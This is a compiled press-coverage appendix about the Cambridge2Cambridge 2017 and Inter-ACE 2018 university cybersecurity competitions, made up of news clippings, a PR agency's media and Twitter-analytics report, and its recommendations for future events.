University of Cambridge and MIT CSAIL lead allied forces tackling rogue state developing Weapons of Mass Destruction, in life-like cyber competition

Written by **FE News Editor** Published: 25 July 2017 Hits: 668 Vote 5 Rate

Top talent from UK and US universities have fired up their laptops to battle a dangerous rogue state developing Weapons of Mass Destruction (WMDs) in the life-like cyber security competition, Cambridge2Cambridge (C2C).

The government and industry backed competition - which is the brainchild of two of the most prestigious universities in the world, the University of Cambridge, in the UK, and the Massachusetts Institute of Technology (MIT), in the US - pits teams of the world's future cyber defenders against each other in a three-day battle.

One-hundred-and-ten future cyber defenders from 24 of the most prestigious universities in the US and the UK are taking part in the competition at the University of Cambridge. The mixed teams of UK and US students are battling for thousands of pounds of prize money, with a total of £20,000 up for grabs over the course of the challenge.

AnalyticsWeek

Analytics Week is a news wire which shares the biggest stories from around the world to relevant audiences

CYBER SECURITY

Cambridge and MIT host cyber security challenge – The Engineer

Posted on July 26, 2017 *by ssmith*

Facebook
Tweet
Pinterest

The Engineer

Cambridge and MIT host cyber security challenge
The Engineer
Over 100 students have been competing in the Cambridge2Cambridge (C2C) event, which pitched teams against a rogue state developing WMDs in a **cyber security** simulation. Backed by industry and government, the competition is a collaboration between ...

Magazine Click a news wire which shares the biggest stories from around the world to relevant audiences

SECOND TRANSATLANTIC CYBER CHALLENGE SEES STUDENTS FIGHT ROGUE STATE

MAGAZINECLICK — JULY 26, 2017

More than one hundred of the brightest computing sparks from 25 of the top universities in Britain and the United States took part in a sophisticated simulation in which teams competed to thwart a North Korea-style nuclear-armed rogue state from achieving a catastrophic military victory over the West.

The scary simulation was devised to give students practical experience of a scenario, which was described by organisers as "highly realistic". Talent spotters from several major technology engineering companies and cybersecurity agencies were in attendance at the event at the University of Cambridge yesterday to suss out potential recruits.

2017 is only the second successive year in which the annual transatlantic competition, which was the brainchild of Barack Obama and David Cameron, is taking place. Ahead of the three-day event's conclusion today, key players involved in planning it were unable to say for sure whether or not it would return next year for a third time.

Cambridge NETWORK

Cambridge Network is a local website covering news, events, and learning opportunities for the Cambridge area. The website receives 43,000 monthly browsers.

Cambridge hosts transatlantic cyber security competition

21/07/2017

A major cyber security challenge, aimed at educating and inspiring the next generation of cyber defenders from across the UK and US, will be held at the University of Cambridge next week.

BUSINESS WEEKLY

Business Weekly is a regional business newspaper focusing on the corporate community in the East of England. The newspaper targets business and industry professionals in Cambridge and across the East of England and reaches 22,500 readers.

Cambridge to host transatlantic cyber security competition

A major cyber security challenge, aimed at educating and inspiring the next generation of cyber defenders from across the UK and US, will be held at the University of Cambridge from July 24-26.

The Cambridge2Cambridge cyber security competition, backed by government and industry, is the brainchild of the University of Cambridge and the Massachusetts Institute of Technology in the US and will see talented pupils pitted against each other in a three-day showdown.

Risk UK is a monthly print and online security and business continuity publication. The magazine addresses all aspects of risk that are faced by today's business community, reaching 7,000 readers monthly.

C2C competitors tackle rogue state developing WMD in life-like cyber test scenario

Posted On 26 Jul 2017 By : Brian Sims Tag: C2C, Cabinet Office, Cambridge2Cambridge, Context, Cyber Attacks, Cyber Security, Cyber Security Skills Gap, ForAll Secure, Immersive Labs, KPMG, Leidos, Massachusetts Institute of Technology, National Cyber Security Centre, National Science Foundation, NCC Group, Palo Alto Networks, Pro-Activ Publications, Risk UK, TheSecurityLion, University of Cambridge, Weapons of Mass Destruction, Wiley, WMD


Hugely talented individuals from UK and US universities have fired up their laptops to battle a dangerous (but fictitious) rogue state developing Weapons of Mass Destruction (WMD) in the life-like cyber security competition that is Cambridge2Cambridge (C2C). The Government and industry-backed competition – which is the brainchild of two of the most prestigious universities in the world, namely the University of Cambridge and the Massachusetts Institute of Technology (MIT) – pits teams of future cyber defenders against each other in a three-day battle.

No fewer than 110 future cyber defenders from 24 of the most prestigious universities in the US and the UK are taking part in the competition at the University of Cambridge. The mixed teams of UK and US students are battling for thousands of pounds' worth of prize money, with a total of £20,000 up for grabs over the course of the challenge.

Pupils have formed international 'cyber hunting' teams to mount an offensive cyber attack in order to subdue a facility where a fictitious rogue state is developing and caching WMD. The cyber attack is necessary, as the weapons are hidden in facilities deep underground, with 'bunker bombs' proving ineffective and poor weather conditions preventing allied ground troops from mounting an offensive.

itv NEWS

ITV News Anglia carries regional television news and current affairs programmes. It is aired to the East of England and is produced by ITN.



Ocala StarBanner

http://Ocala.com is a US publication that provides news and entertainment information focused on communities in and around Marion County.

Applause

Local student to compete in international cyber competition

Friday, July 28, 2017 at 2:51 by Susan Allen

Ocalan Chase Lucas, a student at Dakota State University, will represent DSU in the Cambridge 2 Cambridge Cybersecurity Challenge at the University of Cambridge in Cambridge, U.K., July 24–26. Photo courtesy Dakota State University.

Ocalan Chase Lucas, a junior at Dakota State University, competed in the Cambridge 2 Cambridge Cybersecurity Challenge (C2C) in England July 24–26 at Trinity College on the University of Cambridge campus.

Lucas heard about the opportunity through a friend who competed in 2016. After a little research on C2C, "I signed up right away," he said in a news release. The online qualifying round featured a variety of cyber-security challenges such as binary exploitation, web app security, cryptography and forensics.

The students will be arranged in blended teams for the hackathon-style Capture the Flag competition, which will include graduated sets of exercises in binary exploitation, web security, reverse engineering, cryptography and forensics.

"C2C will give me the opportunity to gain real-world experience, and exercise the knowledge I've learned [as a cyber operations and network and security administration double major at DSU]" Lucas stated in the release.

THE GLOBAL HERALD

The Global Herald a news wire which shares the biggest stories from around the world to relevant audiences

EBL

EBL News a news wire which shares the biggest stories from around the world to relevant audiences

Sky News Saturday 29 July 2017 14:10 CEST

Some of the most talented university students from the UK and the USA posed as international cyber hunters for three days in a high-tech hackathon at the University of Cambridge.

Diseases and Syndromes

Extensive information on health and illness

Diseases and Syndromes is a web portal sharing a wide range of stories with its viewers based on their interests.

Swipe | Cyber defence showdown

Some of the most talented university students from the UK and the USA posed as international cyber hunters for three days in a high-tech hackathon at the University of Cambridge. Swipe went along to the Cambridge 2 Cambridge (C2C) cybersecurity challenge where Chris Creegan spoke to would-be ethical hackers about their mission while Gemma Morris asked top cybersecurity expert, Professor Frank Stajano, what he fears the most about our future. Back in the studio, games reviewer Alysia Judge gives her take on the new Nintendo 2DS XL plus latest releases including Miitopia, Splatoon 2 and Fortnite. You can watch Swipe on Sky News every Friday at 9.30pm, Saturday at 10.30am, 2.30 & 4.30pm and Sunday at 11.30am, 2.30 & 4.30pm - or see it on mobile, Catch Up, Sky Q & skynews.com.

CTLive.info

CTLive is a news portal sharing a wide range of stories with its viewers based on their interests.

Some of the most talented university students from the UK and the USA posed as international cyber hunters for three days in a high-tech hackathon at the University of Cambridge.

Swipe went along to the Cambridge 2 Cambridge (C2C) cybersecurity challenge where Chris Creegan spoke to would-be ethical hackers about their mission while Gemma Morris asked top cybersecurity expert, Professor Frank Stajano, what he fears the most about our future.

Back in the studio, games reviewer Alysia Judge gives her take on the new Nintendo 2DS XL plus latest releases including Miitopia, Splatoon 2 and Fortnite.

You can watch Swipe on Sky News every Friday at 9.30pm, Saturday at 10.30am, 2.30 & 4.30pm and Sunday at 11.30am, 2.30 & 4.30pm – or see it on mobile, Catch Up, Sky Q & skynews.com.

The Trinity College Cambridge website is the official page of the University of Cambridge Trinity branch, sharing news stories and events relevant to the College.

TRINITY STUDENTS IN TRANSATLANTIC CYBER SECURITY CHALLENGE

PUBLISHED DATE: July 20, 2017

Trinity students, Andrew Jeffery, Chris Underhill, Billy Cooper and Dimitrije Erdeljan, are taking part in a cyber security challenge in Cambridge, 24-26 July, alongside more than 100 students from 25 UK and US universities.

Cambridge2Cambridge (C2C) aims to challenge their computer science skills in a simulated cyber crisis in which transatlantic teams battle against a fictional rogue state to protect the integrity of their 'nation's' digital systems.

Last year, Trinity students Gábor Szarka and Stella Lau won gold in the team Inter-Ace Cyberchallenge, a one-day UK event. Another Trinity computer science student, Dimitrije Erdeljan, won first place in the individual Inter-Ace competition of 2016.

The Cambridge2Cambridge challenge was co-founded in 2015 by Trinity Fellow, Professor Frank Stajano, Head of the Academic Centre of Excellence in Cyber Security Research at Cambridge, and colleagues at MIT's Computer Science and Artificial Intelligence Lab in Cambridge, Massachusetts.

UNIVERSITY OF CAMBRIDGE

The University of Cambridge website is the official page of the University of Cambridge, sharing news stories and events relevant to the University.

Cambridge to host transatlantic cyber security competition

A major cyber security challenge, aimed at educating and inspiring the next generation of cyber defenders from across the UK and US, will be held at the University of Cambridge next week.

The "Cambridge2Cambridge" cyber security competition, backed by government and industry, is the brainchild of the University of Cambridge and the Massachusetts Institute of Technology (MIT) in the US, and will see talented students pitted against each other in a three-day showdown.

In total, 110 students from 25 universities from the UK and USA will form mixed transatlantic teams and battle against a fictional rogue state in the life-like cyber security competition backed by the National Cyber Security Centre (NCSC) and Cabinet Office.

> *"The aim of the competition is to bring together different individuals in a fun and inclusive environment, where they can apply their cyber security abilities in a collaborative and competitive setting."*
>
> — *Frank Stajano*

The annual event is now in its second year with prize money up for grabs for the winners. It will be held from 24-26 July at Trinity College, Cambridge.

Media enquiries

Communications office

Published

20 Jul 2017

Image

Inter-ACE Cyber Challenge 2017

Credit: Frank Stajano

Share

Email 0 reddit 0

Share 0 Share 6

Tweet 3 Share 9

Like 1

Subjects

Cybercrime

Cybersecurity

Computer

eGaming Review is the only publication focused on current and future technology trends within the egaming industry, including handheld, wearable and reality-altering devices.

Technology

Q&A: Professor Frank Stajano on the rise of cyber-attacks

Cambridge Professor for Security and Privacy divulges how security has evolved over time and the biggest threats to the business sector today

Nicole Macedo | 04 August 2017

Save Email Print Share

Despite the recent news of the NHS's WannaCry data breach, and the leak of extremely compromising information by the Swedish Government, cyber-security experts are swiftly assuring the wider business community it's not all terrifying news.

Last month, key security stakeholders gathered at Cambridge University with the unified mission of building a stalwart army of future "ethical hackers". The key message to come out of the inter-university C2C cyber-security challenge was: to spread awareness of potential threats and involve everybody.

Large scale cyber-threats, particularly targeting IP heavy businesses, are becoming increasingly prevalent and much more advanced. But beneath the surface, the avoidable issues are much the same.

Professor for Security and Privacy at Cambridge University Professor, Frank Stajano, divulges what he thinks have been the biggest shifts in cyber-security in the 20 years he's been studying the topic, and how firms can avoid falling victim to prevalent threats.

Related

Technology | Hills secures Tottenham Court Rd office for new tech and marketing hub

Technology | Machines are here to personalise

Technology | Smarkets hails status as "top tier technology company" following triple-digit revenue growth

Technology | Q&A: Krzysztof Opalka, CPO, Yggdrasil Gaming

Top Stories

Product | GVC launches first phase of partypoker site enhancements

News 08 August 2017

Must Reads

Jez San, founder of FunFair Ethereum casino platform 1

Off the beaten path 2

A leap of faith: Where next for virtual reality? 3


aprilsixproof

C.3 Press Coverage of Inter-ACE 2018

The press agency we appointed for Inter-ACE 2018 was Pagefield. We include their 5-page report with their overview and recommendations. Pagefield did not give us a press book at the end of their appointment but we compiled one ourselves to showcase the media coverage they secured.

C.3.1 Report

(. . . starts on next page. . .)

Pagefield

Understanding your world

Inter-ACE 2018 Overview and Recommendations

This document is intended to provide an overview of all the collateral created and activities undertaken by Pagefield in the lead up to, during and after the Inter-ACE Challenge 2018. It contains a summary of media coverage secured, social media analytics and a set of recommendations for next year's Inter-ACE, based on the successes and challenges from the 2018 project.

Collateral

Pagefield created a number of materials to help promote the competition, including:

- Inter-ACE 2018 messaging framework and Q&A
- Ministerial invitation
- Extensive media list
- Weekly tweet schedule
- Preview press release
- Winner press release
- Media coverage tracker
- Various invites and pitches for media
- Broadcast briefing pack
- Opinion article for Computer Weekly

Media

Pagefield successfully secured a range of media coverage around the competition to amplify the competition's messages of diversity and inspiring the next generation, including:

National

- BBC Radio 4 'The World This Weekend', Broadcast on 18/03/2018

Technology trade

- The Engineer, '18 UK universities to do battle at Inter-ACE cyber security challenge'
- Information Age, 'Combating the cyber security skills gap at the largest ethical hacking challenge in the UK'
- Professional Security Magazine, 'Cyber student competition'
- Digital Forensics Magazine, 'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'
- IT Security Guru, 'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'
- Computer Weekly, 'University of Cambridge to host ethical hacking challenge'
- Risk UK,'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'
- InfoSecurity, 'UK's Top Uni Students to Compete in Ethical Hacking Challenge'
- CBR Government, '18 UK universities to battle it out at Inter-ACE cyber security challenge'
- ERPIN News, '18 UK universities to do battle at Inter-ACE cyber security challenge'
- Education Technology, 'Tomorrow's cyber defenders battle it out at Inter-ACE'
- Security Boulevard, 'Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest'

The Courtyard Studio
18 Marshall Street
London W1F 7BE

020 3327 4050
enquiries@pagefield.co.uk
@PagefieldLondon

Pagefield

Understanding your world

- Bit Defender, 'Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest'
- The Engineer, 'Students tackle hackers at Inter-ACE 2018 cyber security challenge'
- Computer Weekly, 'How the IT sector can help plug the cyber security skills gap'

Regional

- ITV Anglia, Broadcast on 19/03/2018
- BBC Radio Cambridgeshire, Broadcast on 16/03/2018
- Business Weekly, 'GCHQ backs Cambridge cyber security hackathon'
- Business Weekly, 'Cambridge event spurs new generation of cyber defenders'

University

- SIGINT (University of Edinburgh), 'Inter-ACE 2018 – Critters'
- University Business, 'Tomorrow's cyber elite head for Inter-ACE security challenge'
- Lancaster University, 'Lancaster University students to take on Inter-ACE cyber security challenge'
- Imperial University, 'Imperial students to take on Inter-ACE cyber security challenge'
- University of Southampton, 'Inter-ACE success'
- University of Edinburgh,'Students take UK cyber security prize'

Social media

Pagefield took responsibility for creating and proliferating content for @InterACECyber throughout the three-month period. Included below is a round-up of the Twitter analytics for the overall period 25th January – 19th March.

Since our launch on social media, the Inter-ACE tweet account has **generated 120,200 impressions** over the **51 day period**.

As the graph below shows, the activity on the account has grown each month, with a large spike over the weekend of the Inter-ACE event – with a range of high profile media outlets, university groups and attendees interacting with our tweets. This has helped us garner **774 link clicks**, **397 likes** and **146 retweets** during this time period.

We've also gained over **119 followers** on the account, with a large flurry of followers coming over the week of Inter-ACE. These followers are likely to be attendees and organisations linked to this year's event – which gives us an avenue to continue engaging with the majority of interested parties online, even after the competition has ended.

The Courtyard Studio
18 Marshall Street
London W1F 7BE

020 3327 4050
enquiries@pagefield.co.uk
@PagefieldLondon

Pagefield

Understanding your world

Your Tweets earned **120.2K impressions** over this **51 day** period

Activity spiked significantly during the weekend of the event – specifically:

- Overall the account had over 72,200 impressions over during this period – seven times higher than our previous highest ever total.
- The two event days garnered over 41,000 of the total impressions from the week.
- Our tweet highlighting the BBC Radio 4 interview with Frank et all generated over 13,380 impressions alone.
- The Twitter account generated over 398 link clicks to the Inter-ACE website and media coverage of the event over the duration of the week.
- We posted 46 times over the week – a record amount for any week so far.

Recommendations

From Pagefield's perspective Inter-ACE 2018 was a great success. The media we engaged with in the lead up to and during the event were fully supportive of Inter-ACE's ambitions and received Professor Stajano and Graham Rymer warmly, while the participants we spoke to at the event and via social media were similarly engaged and enthused.

Below are a series of recommendations for next year's Inter-ACE, based upon things that we think worked well and also those which potentially could be improved upon.

Notable successes for 2018

- Issuing both a pre-competition and post-competition press release helped garner greater and sustained coverage. This year's pre-competition press release received more coverage than either this year or last year's post-competition press release. There is a distinct sense that external interest is concentrated in "this is happening".
- A focused effort to invite broadcast media proved particularly fruitful and was effective because of the robust media list we drew up ahead of time. The opportunity to speak to students with an interest / experience of the subject was particularly appealing to broadcast media. In the case of ITV – the opportunity to "regionalise" a package for each ITV region by speaking to contestants from across the country was especially attractive.
- A stream of varied content and continuous engagement with participants on social media in the build up to the competition helped @InterACEcyber become a lively hub of activity during the two days of the competition.

The Courtyard Studio
18 Marshall Street
London W1F 7BE

020 3327 4050
enquiries@pagefield.co.uk
@PagefieldLondon

Pagefield

Understanding your world

- Identifying the most confident and articulate participants early on during the competition and gauging their interest to talk to media meant that none of the broadcast journalists' time was wasted upon arrival looking for suitable interviewees.
- The online competition shared across social media in the month leading up to the competition received great engagement and helped create a palpable buzz. Social media engagement on twitter worked especially well – with a blend of scripted pre-scheduled content and live reactions / live content during the two days of the event. Content containing images or engaging with particular teams at Inter-ACE performed best.

Points to consider for 2019

Media engagement

- The visual element of the competition is very important, particularly for television journalism. Future editions of the event should consider how the tasks of the competition can be brought to life through a physical representation (e.g. a takeover of a traffic light system, or the corruption of a physical display). The most popular visual element of Inter-ACE 2018 from a visual perspective was the sponsor-provided Furby – as it enabled the impact of hacking to be demonstrated through manipulation of the toy.
- Greater participation and a stronger endorsement from government figures, either in the form of a ministerial quote or attendance at the actual event, would help to generate more interest from media and help Inter-ACE to stand out from other cyber security competitions.
- As the competition took place over the weekend it was a challenge to persuade traditional national print media to attend. While we appreciate that this timing works well for the participants, it may be worth exploring whether there's a more perfect slot which benefits both media and the students involved.
- While the University of Cambridge is an iconic and historic location, persuading national media who are mostly based in London to make the two-hour journey each way was also a significant challenge. Ease of access for media, and of course prestige and attraction of the location, should both be considered in equal weight when deciding upon next year's competition to maximise national coverage.
- Engaging the participant university media and communication teams at an early point could help to support interest in Inter-ACE. This could potentially be organised at the point of team selection and with support from the respective university's academic team.

Social media

- Releasing a series of online competitions in the months leading up to Inter-ACE could help generate even greater engagement and excitement on social media channels and communicate the nature of the competition.
    - Similarly, an online competition released on Twitter during the competition would help encourage all participants to interact with @InterACEcyber.

The Courtyard Studio
18 Marshall Street
London W1F 7BE

020 3327 4050
enquiries@pagefield.co.uk
@PagefieldLondon

Pagefield

Understanding your world

- Exploring additional channels such as Facebook and Instagram, or even integrating an app like Snapchat into one of the challenges on the day, could help generate wider engagement with the competition with a wider audience.
    - If next year's competition does have more of a visual focus, then Instagram would of course be a nice medium to showcase the event, especially when supplemented with some of the fantastic professional photographs from the last couple of years.

The competition

- Many journalists we spoke to who declined invitations to attend did so on the basis that these competitions are now too commonplace to be newsworthy. As such we would recommend focusing on a strong differentiating angle or element to the competition.
    - For instance, the competition could benefit from developing an overarching theme which ties all of the challenges together. Inter-ACE 2018 had such intentions around its 'UK city landscape', however more visual themes and a narrative tying all the challenges together would help really bring this to life
- More engaging and visually appealing challenges will not only make the event more attractive to prospective media outlets but also make it a more rewarding experience for the participants.
    - Similarly, Context's Furby challenge and the interest that it received should be used in the context of best practice examples when discussing event stands with sponsors. The more visually appealing /interactive sponsors' stands are, the more likely participants and media are to engage with them.
- Ensuring that there is plenty of tech support on hand during the early stages of the competition when participants are trying to get up and running would help contestants get settled.

The Courtyard Studio
18 Marshall Street
London W1F 7BE

020 3327 4050
enquiries@pagefield.co.uk
@PagefieldLondon

C.3.2 Press book

(. . . starts on next page. . .)

Inter-ACE 2018

Press Coverage Book


January – April 2018

Supported by Pagefield Communications Agency

Pagefield provided communications support in the lead-up to, during and after the Inter-ACE Cyber Security Challenge 2018. Here is an overview of the range of media coverage secured to amplify the competition's messages of diversity and inspiring the next generation:

NATIONAL: BBC Radio 4 'The World This Weekend', Broadcast on 18/03/2018

TECHNOLOGY TRADE: Business Insights, 'Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest'



Bitdefender®

Home Resources

Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest

By George V. Hulme on Mar 16, 2018 | 0 Comments

Over the past few years, considerable attention has been given to the cybersecurity skills gap. In the post *Enterprises Continue to Grapple with a Huge Cyber Security Skills Shortage* we covered how the global cyber security workforce shortage is on pace to hit 1.8 million by 2022, a 20 percent increase since 2015, according to the Global Information Security Workforce Study. That study found 68 percent of workers in North America think the workforce gap is due to a lack of qualified personnel.

Schools and cybersecurity organizations, both public and private sector, are taking steps to try to rectify the situation.

One such effort, for the third year, the Inter-ACE Challenge will pit a community of more than 300 students from twenty-five universities to compete in a capture-the-flag competition.

From those 300, according to Inter-ACE, the top 100 of those students will be selected to represent their university in another contest for the ultimate crown of the Inter-ACE Challenge 2018. Those winners will qualify to compete in Cambridge2Cambridge, a transatlantic cyber challenge held over three days later this year.

Inter-ACE is supported by continuous training and events, including online competitions and workshops that are designed to teach students much needed professional cybersecurity skills.

According to Inter-ACE, the primary goals are:

- Attract new students to cyber security
- Help them build a network of personal connections
- Develop new training materials for undergraduate teaching of security
- The long-term objective of the Inter-ACE is not merely to reward excellence in cyber security, but to build a new generation of skilled cyber defenders. An important goal is to get the competitors to mingle and build friendships with their like-minded colleagues so that, in ten years' time, they'll already know the CISOs and national security experts who attended top universities at the same time as them.

According to the University of Cambridge, the Inter-ACE competition is open to teams of students studying at any of the fourteen Academic Centers of Excellence in Cyber Security Research. Also, for the first time, eight universities which offer NCSC Certified Degrees and three universities which performed strongly at the ACE-CSR assessment panel, are also invited to send teams.

The Cambridge2Cambridge cyber security competition, according to this press release, is backed by government and industry, and comes from both the University of Cambridge and the Massachusetts Institute of Technology. The contest will see students face off over the three-day event. "In total, 110 students from 25 universities from the UK and USA will form mixed transatlantic teams and battle against a fictional rogue state in the life-like cyber security competition backed by the National Cyber Security Center and Cabinet Office" the release says.

The annual event is now in its second year with prize money up for grabs for the winners. It will be held from 24-26 July at Trinity College, Cambridge.

Subscribe to Blog Update

Email*

example@example.com

SUBSCRIBE

Posts by Months

May 2018 (5)
April 2018 (23)
March 2018 (22)
February 2018 (19)
January 2018 (19)
December 2017 (13)
November 2017 (17)
October 2017 (19)
September 2017 (18)
August 2017 (16)
July 2017 (17)
June 2017 (16)
May 2017 (17)
April 2017 (15)
March 2017 (16)
February 2017 (13)
January 2017 (14)
December 2016 (11)
November 2016 (14)
October 2016 (11)
September 2016 (10)
August 2016 (15)
July 2016 (12)
June 2016 (15)
May 2016 (10)
April 2016 (13)
March 2016 (15)
February 2016 (14)
January 2016 (6)

Students to Demonstrate Cyber Security Skills in Annual Hacker Contest

By George V. Hulme on Mar 16, 2018 |

Over the past few years, considerable attention has been given to the cybersecurity skills gap. In the post *Enterprises Continue to Grapple with a Huge Cyber Security Skills Shortage* we covered how the global cyber security workforce shortage is on pace to hit 1.8 million by 2022, a 20 percent increase since 2015, according to the Global Information Security Workforce Study. That study found 68 percent of workers in North America think the workforce gap is due to a lack of qualified personnel.

Schools and cybersecurity organizations, both public and private sector, are taking steps to try to rectify the situation.

One such effort, for the third year, the Inter-ACE Challenge will pit a community of more than 300 students from twenty-five universities to compete in a capture-the-flag competition.

From those 300, according to Inter-ACE, the top 100 of those students will be selected to represent their university in another contest for the ultimate crown of the Inter-ACE Challenge 2018. Those winners will qualify to compete in Cambridge2Cambridge, a transatlantic cyber challenge held over three days later this year.

Inter-ACE is supported by continuous training and events, including online competitions and workshops that are designed to teach students much needed professional cybersecurity skills.

According to Inter-ACE, the primary goals are:

- Attract new students to cyber security
- Help them build a network of personal connections
- Develop new training materials for undergraduate teaching of security
- The long-term objective of the Inter-ACE is not merely to reward excellence in cyber security, but to build a new generation of skilled cyber defenders. An important goal is to get the competitors to mingle and build friendships with their like-minded colleagues so that, in ten years' time, they'll already know the CISOs and national security experts who attended top universities at the same time as them.

According to the University of Cambridge, the Inter-ACE competition is open to teams of students studying at any of the fourteen Academic Centers of Excellence in Cyber Security Research. Also, for the first time, eight universities which offer NCSC Certified Degrees and three universities which performed strongly at the ACE-CSR assessment panel, are also invited to send teams.

The Cambridge2Cambridge cyber security competition, according to this press release, is backed by government and industry, and comes from both the University of Cambridge and the Massachusetts Institute of Technology. The contest will see students face off over the three-day event. "In total, 110

students from 25 universities from the UK and USA will form mixed transatlantic teams and battle against a fictional rogue state in the life-like cyber security competition backed by the National Cyber Security Center and Cabinet Office" the release says.

The annual event is now in its second year with prize money up for grabs for the winners. It will be held from 24-26 July at Trinity College, Cambridge.

Professor Frank Stajano, head of the academic center of excellence in cyber security research at Cambridge's Computer Laboratory. "The aim of the competition is also to bring together different individuals in a fun and inclusive environment, where they can apply their cyber security abilities in a collaborative and competitive setting, allowing students to implement the skills they have been taught, while learning new ones in the process," he said of the same contest last year.

With the continuing skills shortage, and the rise in concerns surrounding state-sponsored attacks, both industry and governments could use all the prepared graduates they can find.

TECHNOLOGY TRADE: CBR Government, '18 UK universities to battle it out at Inter-ACE cyber security challenge'

CBRGOVERNMENT

CENTRAL GOVERNMENT | LOCAL GOVERNMENT | EMERGENCY SERVICES | EDUCATION | NATIONAL SECURITY | HEALTHCARE | POLICY

HOME | NATIONAL SECURITY

18 UK universities to battle it out at Inter-ACE cyber security challenge

AUTHOR: STAFF WRITER FEBRUARY 21, 2018

Teams from 18 universities across the UK will participate in the Inter-ACE cyber security challenge in March 2018.

The competition will be hosted by the University of Cambridge.

More than 130 students from 34 teams will face more than 20 different tests of their cyber skills at the competition, which is now in its third year.

The two-day event will begin on 16 March 2018.

The programme, supported by the National Cyber Security Centre (NCSC) of Government Communications Headquarters (GCHQ), is designed to attract the brightest young talent to the cyber security sector.

During the event, a number of scenarios will be simulated, including how to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable.

18 UK universities to battle it out at Inter-ACE cyber security challenge

Teams from 18 universities across the UK will participate in the Inter-ACE cyber security challenge in March 2018.

The competition will be hosted by the University of Cambridge.

More than 130 students from 34 teams will face more than 20 different tests of their cyber skills at the competition, which is now in its third year.

The two-day event will begin on 16 March 2018.

